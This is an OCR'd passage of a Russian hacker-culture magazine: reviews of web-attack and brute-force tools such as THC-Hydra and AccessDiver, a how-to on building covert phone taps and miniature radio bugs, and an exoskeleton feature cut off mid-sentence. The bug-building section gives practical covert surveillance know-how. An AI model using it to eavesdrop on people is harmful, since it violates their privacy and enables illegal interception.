
Win 98/ME/NT/2K/XP
FreeWare
Size: 1.59mb
www.accessdiver.com

Поознакомься, у тебя теперь новый постоянный жилец на жестком диске. Его рабочая деятельность заключается в тестировании веб-приложений (твоя домашняя пага - это тоже веб-приложение!) на все известные разработчикам косяки. Здесь опций и настроек ОЧЕНЬ много. Если ты круто шаришь в HTML, то обязательно оценишь прогу по достоинству.

Также софтина в состоянии проверить веб-сайт на уязвимости, а их в базе больше сотни. Имеется и CGI-сканер с не менее крупной базой. И я уж никак не могу не упомянуть о встроенном брутфорсере, хоть и стыдно - в этом выпуске уже один есть :).

Помимо всего этого, AccessDiver наделен рядом хакерских возможностей: посылка поддельных кукисов, осуществление сформированных тобой POST-запросов и многое другое. Кстати говоря, это одна из тулз, использовавшихся хакером в нашумевшей статье «Взлом Mail.Ru».





3D WORLD MAP V 2.0

Windows 9x/Me/NT/2k/XP
Size: 4678 Kb
Shareware
www.longgame.com


До версии 2.0 обновился 3D World Map, один из лучших виртуальных глобусов на сегодняшний день. Пожалуй, лишь программа Keyhole (www.keyhole.com) способна выдать на экран более эффектную картинку, да и то лишь за счет постоянной подгрузки из Сети детализированных аэро- и фотоснимков. С другой стороны, даже в Keyhole в качестве модели Земли выступает обычный шар, обтянутый текстурой, в то время как программа 3D World Map предлагает пользователю по-настоящему сложный трехмерный объект, радующий глаз своей рельефной поверхностью, на которой прекрасно просматриваются горы, равнины и океанские впадины. Само собой, виртуальный глобус полностью интерактивен. В новой версии программы была обновлена база по городам и странам и серьезно переписан движок. Теперь 3D World Map умеет работать не только в оконном режиме. При желании ты можешь расположить маленькую трехмерную Землю поверх всех окон. Именно эта фишечка понравилась мне в новой версии больше всего: порой так приятно бывает оторваться от работы, послушать музыку (в прогу встроен проигрыватель mp3-файлов) и покрутить мышкой родную планету, выбирая места, где в данный момент тебя любимого особенно сильно не хватает :).

THC-HYDRA 4.3

Win/Unix
GNU GPL
Size: 168kb
www.thc.org

Некоторые читатели катят на меня бочку, почему, дескать, в][-тулзах описываются только программы под Вынь? А ведь действительно, почему это? Исправляюсь: Hydra - мультиплатформенный проект, так что побрутфорсить смогут и юниксоиды, и простые смертные, отдавшие предпочтение операционке от Мелкомягких. Да, Гидра - это очень популярный универсальный подборщик паролей к множеству сервисов: Samba, FTP, POP3, IMAP, Telnet, HTTP, HTTPS, HTTP-PROXY, LDAP, NNTP, MySQL, VNC, ICQ, SOCKS5, SMTH-AUTH, PCNFS, SAP/R3, Cisco (auth, enable, AAA). Также имеется поддержка SSL и Nessus'а - и это еще далеко не все! Поддерживается подборка сразу к нескольким сервисам - куда ж без этого, однопоточные переборщики ушли в прошлое.

Последнее обновление программы было в августе этого года. И я думаю, что выйдет еще не один новый билд, что не может не радовать.



Вячеслав Аксимов aka ANSI (ansi@mail.ru)

ШПИОНСКИЕ ШТУЧКИ

В наше время всякий может оказаться под колпаком не только у Большого Братеппо, но и у младших братьев - от частных сыскных агентств до соседа или супруги. Теория и практика шпионских технологий шагают по миру семимильными шагами. Тех беспечных, что не воспринимают угрозу всерьез, берут тепленькими и расслабленными.

ПРОСТЫЕ СОВЕТЫ ПО РАЗВЕДЕНИЮ ЖУЧКОВ

Не спеши листать дальше, даже если никогда не держал в руках паяльника. Туманных представлений о физике из школьного курса для прочтения этого материала будет достаточно. А если во сне тебе является соблазнительная лаборантка, сегодня у тебя все шансы наладить с ней отношения.

Средства домашней разведки и радиоэлектронной борьбы - от тривиальных до оригинальных - можно найти на радиорынках. Обладая минимальными навыками «рукоделия», многие вещи легко изготовить самостоятельно. Инструкции искать недолго.
На сайтах в интернете выложен стандартный вредительский набор: радиожучки, телефонные закладки, средства прослушивания линии и помеховые устройства. Под видом противодействия подобным средствам их описания имеются в книжных магазинах. Классический набор принципиальных схем большим разнообразием не отличается и имеет, на мой взгляд, ряд недостатков.

У МЕНЯ ЗАЗВОНИЛ ТЕЛЕФОН

В большинстве отечественных построек проводка в распределительных коробах на лестничных площадках болтается как попало. Для прослушивания телефонной линии жучок-ретранслятор (рис. 1) включается в разрыв минусового провода. Сигнал принимается на бытовой вещательный приемник в пределах нескольких десятков метров. Подобные жучки являются вечными, то есть не нуждаются в батарейках, что, конечно же, очень здорово.




Рисунок 1. Схема жучка-рентранслятора

Бесконтактный индукционный датчик в деле

Источником питания для них служит напряжение в самой телефонной линии - 60 вольт.

Вместе с тем, подключение к такой линии и маскировка жучка требуют специальных навыков. Советская телефонная «лапша» - штука весьма хрупкая. К тому же, такое подсоединение довольно просто обнаружить визуально. Щупать провод в поисках жучков необязательно. Они элементарно убиваются методом «прокачки» или «выжигания». Если ты подозреваешь, что тебя прослушивают, просто отсоединяешь свою линию от распределительной коробки, отключаешь все телефоны, модемы, факсы и подаешь 220 вольт. Жучки враз кремируются. По наличию дымка можно узнать о местах их прежнего обитания.

Бесконтактные индукционные датчики этих недостатков лишены. Они размещаются рядом с интересующей тебя линией. Особенно удобен такой вариант для мобильного использования. Не надо корячиться с подключением. Поднес, послушал и ушел. Более того, подобным датчиком можно найти и прослушать даже скрытую в стене телефонную про-




Рисунок 2. Схема жучка с питанием от батарейки для часов





Рисунок 3. Схема замечательного жучка с низковольтным питанием

Ископаемый транзистор 2Т603



Фотоэлемент готов!

водку. Конструкция проста до безобразия. Датчик представляет собой катушку с ферритовым сердечником от СВ-ДВ радиоприемника, на которую в навал намотана пара тысяч витков провода ПЭВ-0,1. К катушке подключены высокоомные головные телефоны типа ТОН-2, через которые, собственно, и ведется прослушивание на месте. Никаких батареек, понятное дело, не требуется.

Если необходимо постоянное дистанционное прослушивание, понадобится передатчик-ретранслятор с батарейкой, что сильно ограничит время работоспособности жучка. Зато установить его проще простого, прилепив изолентой или пластилином.

Защитить свою линию от индукционных датчиков можно, заменив «лапшу» на витую пару. Такая проводка не склонна излучать сигнал в пространство, а также цеплять внешние помехи и наводки. Твой модем скажет тебе большое спасибо за модернизацию.

НЕТЕЛЕФОННЫЙ РАЗГОВОР

Что нельзя доверить телефону, обсуждают шепотом при личной встрече. Радиожучок, миниатюрный передатчик с микрофоном, или радиомикрофон - самая популярная шпионская разработка. Интернет и литература предлагают множество схем, которые реально сводятся лишь к нескольким типовым вариантам.

Отбросим сразу все ненужное. Во-первых, как это ни парадоксально звучит, для простых микроконструкций совершенно не катят микросхемы. Для их питания, как правило, требуется не менее 6 вольт. Даже если ты смастерил жучка, который можно разглядеть только в микроскоп, при наличии микросхемы к нему все равно придется прикрутить батарейку приличных размеров. Радиоблоха с таким грузилом плохо сочетается с нормальными представлениями о скрытности.

Сложные схемы тоже оставим в покое. В принципе, конструкции на нескольких транзисторах и даже с кварцами можно сделать весьма миниатюрными. Однако те, для кого запах канифоли является родным не первый год, сами во всем разберутся. Остановимся на вещах, которые под силу практически каждому.

Замечательная схема жучка с питанием от батарейки для часов представлена на рис. 2. Дальнобойность радиомикрофона - в районе 100 метров, продолжительность работы составляет около суток. ЧМ-сигнал принимается на любой вещательный УКВ-приемник.

На рис. 3 показана схема еще более простого микропередатчика с низковольтным питанием. В обеих конструкциях используется электретный микрофон типа МКЭ-3 или М1-Б2, позволяющий воспринимать шепот с расстояния в несколько метров. Антенной для передатчиков служит кусок провода длиной от 10 до 60 см, который несложно замаскировать. Все катушки бескаркасные - несколько витков провода ПЭВ-0,3 с небольшим шагом. Подстройка частоты производится сжиманием и разжиманием витков.

ЗАВТРАК АРИСТОКРАТА

Продолжительность жизни жучков, установленных на вражеской территории, ограничена источником питания. Миниатюрной батарейки может хватить на сутки непрерывной работы. В профессиональном шпионаже радиомикрофоны подключают к электросети, монтируя их в различные бытовые приборы - розетки, све-

> «Даже если у вас в самом деле паранойя, это еще не значит, что за вами никто не следит».
>
> Детектив Нат Пинкертон

Рисунок 4. Схема микроаккумулятора для жучка на фотоэлементах




Рисунок 5. Схема жучка-меломана

◢ Коллекция схем шпионской техники: www.hackersrussia.ru/Spy/spy.php

◢ Толковая книжка: Андрианов В.И., Бородин В.А., Соколов А.В. «Шпионские штучки» и устройства для защиты объектов и информации. Справочное пособие. - СПб.: Лань, 1996.

тильники, датчики пожарной сигнализации. Для этого секретный агент, например, приходит в офис под видом электромонтера и в спокойной обстановке ставит свои закладки. Косить под мастера и ковыряться в розетках получится не у каждого, поэтому в большом ходу сегодня автономные жучки. Хоть они и не долгоиграющие, подложить их можно быстро и незаметно. В фильмах про шпионов такие радиомикрофоны обычно лепят под стол или сажают в цветочный горшок.

Есть еще один способ продлить электронным насекомым жизнь. Жучков можно превратить в маленьких паразитов, сосущих энергию прямо на месте. Продукты питания для насекомых могут быть весьма разнообразны.

> Жучков можно превратить в маленьких паразитов, сосущих энергию прямо на месте.

ФОТОСИНТЕЗ

Первый вариант - кормежка светом, с использованием солнечной батареи. Жучков необходимо расположить возле окна или осветительных приборов. Букашки хорошо монтируются под отражатель настольных ламп - туда мало кто заглядывает. Миниатюрные солнечные элементы можно выдрать из старого калькулятора или найти на радиорынке. Наш минимум навыков позволяет легко изготовить солнечную микробатарейку самостоятельно.

Для этого необходимо добыть древние транзисторы в металлических корпусах. Возможно, их удастся купить на вес на том же радиорынке. Иначе придется ковыряться в старом радиоприемнике, магнитофоне или телевизоре. Кусачками, как показано на картинке, аккуратно отрываем шляпку и... все - фотоэлемент готов! Достаточно поднести его к лампе, как вольтметр покажет напряжение между базой и эмиттером. В зависимости от ориентации кристалла, большее напряжение иногда может оказаться между базой и коллектором.

Из десятка расклепанных мною ископаемых транзисторов разных типов набольшее напряжение удалось получить от П306. Он выдавал 0,5 вольта при освещении 40-ваттной лампой с расстояния до полуметра. Более миниатюрные П309 и 2Т603 давали 0,4 и 0,3 вольта соответственно, но их пришлось подносить ближе. Среднестатистический жучок жрет полтора вольта. Поэтому мы простонапросто соединяем нужное количество самопальных фототранзисторов в батарею. П306 достаточно трех штук, при этом кристалл с выводами можно попробовать аккуратно отпилить от громоздкого корпуса. Это сделать непросто, но если получится, то у тебя будут изумительно миниатюрные элементы. Как говорила на нашем первом свидании школьная физичка, последовательное соединение эмиттерных или коллекторных переходов суммирует общее напряжение батареи, а параллельное - увеличивает мощность источника.

Чтобы продлить время работы в темноте, в отсутствие солнышка и при выключенных лампах, можно снабдить жучок микроаккумулятором, который будет подзаряжаться, пока есть свет (рис. 4).

ЖУЧКИ-МЕЛОМАНЫ

Эти насекомые питаются звуком какого-либо гудящего агрегата, например компрессора холодильника. Колебания преобразуются в электричество дополнительным микрофоном с выпрямителем (рис. 5). Подсадить жучка желательно непосредственно на источник вибраций. При этом легко достигается мощность источника питания в десятки милливатт, более чем достаточная для работы радиомикрофона. Низкочастотный гул отрезается фильтром передатчика и не мешает прослушиванию разговоров.

ЖУЧКИ-АЛКОГОЛИКИ

Описания следующих альтернативных источников энергии предлагаю, главным образом, для экспериментов и размышлений на тему «Пить или не пить». К вечным эти жучки не относятся, так как базируются на самых настоящих продуктах питания, которые, как известно, имеют свойство заканчиваться и просто тухнуть. На практике такие источники малоудобны, а вот продемонстрировать друзьям твою крутизну помогут.

Во-первых, попробуем скормить жучку овощи и фрукты. Берем электроды - две монеты 5 и 50 копеек - и вставляем их в яблоко. Напряжение между электродами будет в районе полувольта. Оно может варьироваться в зависимости от кислости яблока и расстояния между монетами. Соединяя монеты попарно, имеем батарею. Результат будет интереснее, если скормить жучку лимон или соленый огурец.

От закуски перейдем к напиткам. Между монетами делаем прокладку из туалетной бумаги и вместе с проводами зажимаем их прищепкой. Всю конструкцию погружаем... в пиво! Не секрет, что эта жидкость обладает самым мощным энергетическим потенциалом. «Классическая Балтика №3» с парой монет выдала около 0,4 вольта. Темные сорта идут еще лучше, особенно бочковые без консервантов. Как бы кощунственно это ни звучало, но желательно, чтобы пиво было теплым. Из нескольких пар монет - насколько удастся раздвинуть пасть прищепке - можно составить батарею. Я проводил эксперименты с разными монетами. Наилучший результат получился в комбинации 5 копеек + 1 британский пенни + «Невское классическое». В общем, если тебя упрекают в увлечении пивом, эксперимент наглядно покажет, какая энергетика в нем скрыта и как ты в ней нуждаешься :).

Тему шпионских и антишпионских технологий невозможно охватить в одной статье. Когда-нибудь мы обратимся к шпионским штучкам в духе хай-тека, а также рассмотрим простые в изготовлении средства радиоэлектронной борьбы и деструктивные прибамбасы. Я планирую рассказать о шпионских имплантантах и дам практические советы, как модернизировать свой собственный организм.

В заключение сегодняшнего повествования отмечу, что все приведенные описания идут под грифом «Сделай сам» исключительно для экспериментов в собственной квартире. Боевое применение против посторонних лиц ограничено следующими руководствующими документами.

Статья 137 УК РФ. Нарушение неприкосновенности частной жизни.

Часть 1. Незаконное собирание или распространение сведений о частной жизни лица, составляющих его личную или семейную тайну.


Статья 138 УК РФ. Нарушение тайны переписки, телефонных переговоров, почтовых, телеграфных или иных сообщений.

Статья 139 УК РФ. Нарушение неприкосновенности жилища.

Часть 3. Незаконные производство, сбыт или приобретение в целях сбыта специальных технических средств, предназначенных для негласного получения информации.


Энергия одного пивного бокала


Две монеты хорошо, а семь лучше




Модемы Omni 56K

- Максимальная скорость доступа в Интернет
- Надежная связь на любых линиях
- Легкая установка и простота в обращении
- Три года гарантии







*Только для модемов с наклейкой РОЛ

Новые похождения Хрюнделя и Лохматого можно увидеть по адресу:

OMNI.ZyXEL.RU

Алекс Целых (alex@technews.ru)

Я СУПЕРМЕН

Все вокруг твердят тебе, что свой локоть не укусишь, свою тень не обгонишь и выше головы не прыгнешь. Но еще со времен Икара homo sapiens не оставляет попыток вырваться за пределы человеческих возможностей. Трансгуманисты говорят о необходимости перестройки человека изнутри при помощи био- и нанотехнологий. В это время перестают быть фантастикой экзоскелеты и другие костюмы супермена. Внешний апгрейд - настоящая находка для тех, кто еще не свыкся с перспективой стать киборгом.

АПГРЕЙДИМ СЕБЯ ДО СВЕРХЧЕЛОВЕКОВ


Экзоскелетами называют роботизированные костюмы, превращающие обычных людей в настоящих силачей и скороходов. Эти устройства обнаруживают напряжение мышц человека и передают команды на искусственные механические «мускулы». Они принимают на себя основную нагрузку, тем самым увеличивая физическую силу и выносливость человека. Часто, надев экзоскелет, человек становится более прыгучим и быстрее движется.

Примером природного экзоскелета является хитиновый панцирь у насекомых и членистоногих. Человек о внешнем скелете серьезно призадумался только в средние века. Рыцарские доспехи служили надежной защитой, но были тяжелыми и сковывали движения. С развитием производства и военных технологий в середине прошлого века интерес к экзоскелетам снова вырос. Писатели-фантасты идею развили и все за ученых домыслили.

ЭКЗОСКЕЛЕТЫ В ФАНТАСТИКЕ

Роберт Хайнлайн в своем романе «Звездный десант» (1959) первым одел в экзоскелеты пехоту будущего. «Гориллы-гидроцефалы» в громоздком обмундировании играючи прыгали через небоскребы, поливая противника огнем. Бронированные костюмы солдат представляли собой автономные системы жизнеобеспечения с запасами кислорода и питьевой воды. На шлеме был закреплен носимый дисплей. На кнопки приходилось жать подбородком, а систему коммуникации активировать закусыванием сенсора во рту.

Первый в истории экзоскелет Hardiman весил около 700 кг



Затем были Железный человек и Доктор Дум из комиксов Стэна Ли. Из японских аниме и манга пришли гигантские боевые роботы-мехи. В фильме «Чужие» лейтенант Рипли, используя погрузчик Caterpillar P-5000, пришлепнула слюнявого шипящего инсектоида. И уже совсем недавно в третьей «Матрице» засветились пилотируемые защитные платформы.

ГРОМОЗЕКА ПРОСНУЛСЯ

Любопытно, что в основу автопогрузчика из «Чужих» лег реальный экзоскелет Hardiman, разработка которого началась в 1965 г. в компании General Electric. Конструкция должна была умножить силу оператора в 25-30 раз. Во время первых же испытаний Hardiman навел на окружающих тихий ужас. Человек прятался за тяжелыми металлическими балками и с трудом ворочал двумя гидравлическими клешнями. К 1970 году заработала только одна рука. С ее помощью удавалось выжимать 300 кг веса. Но инженеры так и не решились оживить конструкцию целиком. Все попытки привести ноги в движение заканчивались плясками святого Витта в исполнении груды металла. Экзоскелет весил около 700 кг и в любой момент мог похоронить под собой оператора. Другой

проблемой, с которой столкнулись разработчики, был поиск портативного и тихого источника энергии. В фильме «удавы» кабелей остались за кадром. На самом деле система электрических генераторов и гидравлики Hardiman занимала целую комнату. В 1971 г. амбициозный проект Hardiman был окончательно заморожен.

Позже, в 80-е годы, исследователь лаборатории Лос-Аламос Джеффри Мур опубликовал концепт экзоскелета Pitman. Суперкостюм предназначался для защиты солдат от всех видов современного вооружения: термического, химического, ядерного и биологического. Конструкция экзоскелета позволяла нести тяжелое обмундирование, включая противотанковое и противоракетное вооружение. А бронежилет из керамики останавливал 50-миллиметровые пули. Именно эта разработка легла в основу концепта Body Armor Powered, работа над которым идет сейчас в Исследовательской лаборатории Армии США.

> В разработке ручных манипуляторов ученые еще раньше достигли хороших результатов.

РАЗ-ДВА, ВЗЯЛИ

Экзоскелет отлично вписывается в образ суперсолдата будущего. С 2000 г. американское правительственное агентство DARPA финансирует национальную программу по созданию экзоскелета. В разработках принимает участие калифорнийский университет Беркли, Национальная лаборатория Оук Риджа, исследовательская группа Sarcos из Солт Лейк Сити и компания Millennium Jet. Уже в следующем году опытные образцы будут держать полевые испытания.

В разработке ручных манипуляторов ученые еще раньше достигли хороших результатов. Поэтому исследователи университета Беркли начали с ног. Экзоскелет для нижних конечностей BLEEX - это стальные ходули, которые жестко крепятся к подошве армейских ботинок и фиксируются чуть выше колена. Когда оператор сгибает ногу, каркас выпирает на 15 см. В остальных положениях экзоскелет плотно облегает конечность и почти сливается с ней. Блок питания и рюкзак для поклажи висят за спиной, лямки перекинуты через грудь. Эти три точки на теле человека были выбраны для крепления не случайно. Так можно длительное время носить груз, не приобретая потертостей и синяков. Сеть из 40 сенсоров непрерывно анализирует движения оператора. Эта информация в реальном времени стекается на центральный компьютер, и 6 гидравлических механизмов перераспределяют нагрузку таким образом, чтобы сохранялось равновесие. Как и предсказывал Хайнлайн, использование экзоскелета не требует специальных навыков. Никаких тебе джойстиков или клавиатур для управления.

Человек, когда ходит, бессознательно производит сложнейшие математические расчеты. Даже для современных компьютеров они представляют собой непосильную задачу. Соединив возможности человека и силу механических мускулов, ученые избавились от моря проблем. Пилот стал органичной частью экзоскелета. Он просто идет, а машина копирует и предсказывает его движения. Вес BLEEX с полным топливным баком - около 55 кг. В начале и в конце, когда силовые приводы выключены, ощущения обещают быть не из легких. После их запуска нагрузка резко уменьшается. Даже с грузом в 30 кг в рюкзаке оператор почувствует нагрузку всего в 5-7 кг. В экзоскелете можно свободно поворачиваться, наклоняться и даже присаживаться на корточки. Главное - не совершать резких движений. Подпрыгнуть или сделать поворот на 360 градусов, например, не получится. Это потребует маленького энергетического взрыва, который не по зубам гибридному бензиновому двигателю от газонокосилки. К тому же сейчас мотор дико ревет и греется. В планах ученых установить глушители, тогда движения в экзоскелете станут мягче, чем у кошки. Отводить тепло нужно затем, чтобы экзоскелет не светился на инфракрасных радарах.

Экзоскелет от Sarcos поспел этим летом. В основе его работы лежит все та же гидравлика. В этом костюме супермена можно, не утомляясь, нести груз весом 100 кг. Главная задача, которую взялись решать исследователи, - создание нового привода. Бензиновый двигатель с запасом топлива носить на спине стремно.


Power Assist Suit, детище японских ученых, работает на сжатом воздухе, поступающем по гибким трубкам в пять пневматических приводов - на пояснице, в локтях и коленях. Пластины, размещенные на всех основных группах мышц, регистрируют их малейшие сокращения. Электромиография - первый шаг к нейромускульному человеко-машинному интерфейсу (биопорту). Когда нервная система человека станет главным командным пунктом экзоскелета, движения в костюме будут естественными, и он станет реальным продолжением тела оператора.

Тем временем в Институте военных нанотехнологий при MIT начали разработку молекулярного экзоскелета. Такая кольчуга будет отклонять вражеские пули и оказывать психологическое давление на противника. Мягкий и невидимый материал может при необходимости затвердевать, превращаясь в медицинский корсет, например если солдат был ранен.


ГИГАНТСКИЕ ПРЫЖКИ

Когда в нашу школу завезли новый спортивный инвентарь, девчонки разобрали хулахупы, пацаны - новенькие баскетбольные мячи. Мой же взгляд сразу упал на выкрашенный в зеленый цвет агрегат с надписью «Кузнечик». Под моим весом пружина не хотела распрямляться, но меня уже ничто не

Во время испытаний экзоскелета Power Assist Suit хрупкая медсестричка подняла пациента весом 70 кг



Экзоскелет BLEEX является главным претендентом на перевооружение Армии США



Шоу Stelarc обыгрывает идею экзоскелета. Человек находится в центре шагающей шестиногой машины. Вращающаяся платформа оборудована «рукой» с пневматическим манипулятором

могло остановить. С ревом раненого кролика-микроцефала я носился по залу и был на седьмом небе от счастья. Позже, наблюдая, как «баскетболисты» лихо отмеряют стомку своими штангенциркулями, я ловил себя на мысли: «Как быстро бы я бежал, будь ростом повыше». Ответ пришел из компании Applied Motion, создателей экзоскелета Springwalker. Нехитрая конструкция как бы удлиняет ноги и добавляет им искусственную мышцу. Умная система рычагов позволяет распределить вес человека. А пружина на каждом шаге выталкивает его вверх. В результате можно развить скорость до 30 км/ч. Использование единственной пружины предотвращает волочение ног, поэтому походка в экзоскелете Springwalker, как у супермодели. В будущем планируется перейти с батарей на электрические сервомоторы.

И все-таки Springwalker - штука очень дорогая и громоздкая. Шум при ее использовании стоит страшный. Ну какие это сапоги-скороходы или летающие сандалии Аполлона? А есть и такие? Конечно, есть. Например, PowerSkip и Kangoo Jumps с долговечными пружинами на подошве. Нагрузка при ходьбе снижается на 60-70%. Высота прыжков - до 2 м. Со стороны кажется, что стадо кенгуру несется на водопой. Обе модели можно свободно приобрести в магазинах и в интернете по цене 850 евро и 200 долларов соответственно.

Об отечественных сапогах-скороходах первым написал журнал «Техника - молодежи», было это еще в 1976 г. Сегодня устройство «Сайгак», разработанное в Уфимском авиационном университете, запущено в мелкосерийное производство. С конвейера сошли 30 новеньких кирзачей. Сапоги работают по принципу дизеля. Под ступней установлен микродвигатель внутреннего сгорания. Когда человек делает шаг, поршень сжимает топливную смесь в цилиндре. Происходит взрыв, который выталкивает ногу вверх. Человек при этом подлетает на четверть м в высоту и 3 м в длину. «Сайгак» позволяет развить скорость от 20 до 50 км/ч. На 100 км пробега расходуется два стакана бензина. Вес пары сапог - 2,3 кг. Не так давно разработан зимний вариант скороходов с шипами. За свою разработку российские ученые хотят 100 миллионов долларов. Стоимость «Сайгаков» в магазине может составить до $300-400.


Все об экзоскелетах:
- www.me.berkeley.edu/hel
- www.sarcos.com
- www.ornl.gov
- brl.ee. washington.edu
- www.stelarc.va.com.au
- www.ecomotor.ru
- www.springwalker.com

- О реактивных ранцах и ранцевых вертолетах:
- www.rocketman-inc.com
- http://pla.by.ru
- www.millennium-jet.com

ЧЕЛОВЕК-РАКЕТА

К карнавальному костюму Супермена прилагается одна из самых идиотских инструкций в мире: «Ношение этого костюма не поможет подняться в воздух». Немногие знают, что реактивные ранцы Jet Pack или Rocketbelt существовали на самом деле. А некоторые функционируют до сих пор. Rocketbelt были разработаны в США в конце 50-х гг. Не найдя практического военного применения, они попали в руки Говарда Гибсона, дублера Чака Норриса. На сегодня известно о существовании, как минимум, трех реактивных ранцев. Два из них принадлежат компании Rocketman Inc. С конца 80-х она шокирует толпы людей нереальными пируэтами в воздухе, срывая куш от $25 000 за выступление. Самые знаменитые полеты состоялись в Диснейленде, на открытии Олимпийских игр 1984 г. в Лос-Анжелесе и во время турне Майкла Джексона. Третий ранец модели RB-2000 появился на свет в январе 1995 с подачи людей, которые раньше работали на Гибсона. Новый Rocketbelt собрали буквально на коленке в магазине аудиотехники в Хьюстоне. Разработка обошлась в $100 000. Испытания провел старейший пилот Rocketbelt в мире, «человек-ракета» Билл Сьютор. Во время подъема он развил скорость 112 км/ч, взлетев на высоту 60 м. Общее время полета составило 30 секунд, что на 9 секунд больше, чем у первых ранцев. Но история получила криминальную развязку. Люди один за другим гибли за металл. Последний раз 